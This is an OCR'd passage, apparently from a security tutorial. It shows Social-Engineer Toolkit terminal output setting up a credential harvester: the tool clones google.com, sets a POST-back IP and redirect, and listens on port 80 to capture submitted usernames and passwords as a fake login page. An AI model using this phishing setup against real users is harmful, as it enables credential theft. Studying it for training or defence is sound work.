
set:webattack> Select a template:2

Terminal


File Edit View Search Terminal Help

```
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.145]:192.168.43.145

-------------------------------------------------------
            **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

     /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Created Fake Email Page



